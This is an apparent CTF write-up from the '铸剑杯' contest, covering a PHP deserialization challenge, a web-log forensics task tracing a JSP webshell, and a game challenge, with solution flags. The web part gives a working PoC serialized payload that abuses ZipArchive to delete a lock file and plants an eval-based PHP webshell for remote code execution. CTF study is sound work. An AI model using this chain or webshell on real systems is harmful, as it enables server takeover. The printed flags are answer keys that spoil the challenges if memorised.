铸剑杯-or4nge-wp

Web

浅析PHP原生类

源码

代码块

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
```

```
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

打一个反序列化，可以看到 `write` 函数部分有创建类并且调用 `open` 方法的字段，并且 `install::__destruct` 可以知道要删除 `install.lock` 才可以写文件，因此可以想到使用 `ZipArchive` 进行删除

同时因为其将内容序列化到一个php文件中，因此可以通过创建变量的方法直接写入shell


PoC

代码块

```
<?php
class install {
    private $username;
    private $password;

    public function set($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }

}

class Until {
```

```
    public $a;
    public $b;
    public $c;

}

$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8;
$until->shell = "<?php @eval(\$_POST[cmd]);?>";

$a2 = new install();
$a2->set($until, 1);

$a1 = new install();
$a1->set($a2, 1);

echo urlencode(serialize($a1));
#
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%
22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%2
2%3A4%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A
12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3Bs%3A5%3A%22shell%22%3Bs%3A2
7%3A%22%3C%3Fphp+%40eval%28%24_POST%5Bcmd%5D%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%0
0install%00password%22%3Bi%3A1%3B%7Ds%3A17%3A%22%00install%00password%22%3Bi%3A
1%3B%7D
```

访问 `config.php` 可以RCE



CDF

可恶的木马竟然伪装成我的朋友

根据读题可知需要从后往前看log，筛选出 `ex180223.log` 中和 `banner_home.jpg` 有关的log可以看到在这一段log中该文件大小发生了变化

```
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
113.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
```

```
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
111.192.102.34 - - [23/Feb/2018:21:09:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:09:51 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
58.32.44.98 - - [23/Feb/2018:21:11:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:11:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
218.164.223.130 - - [23/Feb/2018:21:12:06 +0800] "GET /clim/images/pretty2.jpg HTTP/1.1" 200 23317
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
83.94.34.217 - - [23/Feb/2018:21:13:05 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:07 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:10 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:11 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:11 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:13 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
111.192.102.34 - - [23/Feb/2018:21:14:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:14:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 596
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 160
183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 508
183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 80
183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 482
183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
58.32.44.98 - - [23/Feb/2018:21:16:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:16:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
113.95.12.85 - - [23/Feb/2018:21:17:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:17:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2090
183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

将这个ip的动作筛选出来

代码块

```
with open("logs/ex180223.log", "r") as f:
```

```
    data = f.read()
    for line in data.splitlines():
        # line = line.lower()
        if "183.62.9.42" in line.lower():
            print(line)
```

分析两条图片大小有变化的log中间的内容，可以看到一共用了这几个 `table.jsp`，`en.jsp`，`2.jsp`

```
+0800] "GET /favicon.ico HTTP/1.1" 404 988
+0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
+0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 20
+0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login H
+0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 20
+0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 2
+0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
+0800] "GET / HTTP/1.1" 302 -
+0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
+0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
+0800] "GET /sxzn/ HTTP/1.1" 200 18639
+0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
+0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
+0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
+0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 2
+0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
+0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
+0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
+0800] "POST /sxzn/2.jsp HTTP/1.1" 200 596
+0800] "POST /sxzn/2.jsp HTTP/1.1" 200 160
```

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

Game

我勒个超级玛丽奥

打通可以看到flag

```
□□□□□Flag: flag{9c624b9f4a32d7637281c14ba712fb43}
```